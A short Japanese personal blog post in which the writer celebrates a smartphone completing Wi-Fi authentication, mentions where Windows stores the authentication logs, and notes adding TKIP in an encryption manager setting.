
おおおおー!スマフォは一発で行けたあああ。

無事認証完了です。
認証ログは、この辺に。
C:\Windows\System32\LogFiles
今日増えたConfig…はつかれたのでまた今度。
自分メモ:Encryption ManagerでTKIP入れるの忘れてたので追加した。
ではでは。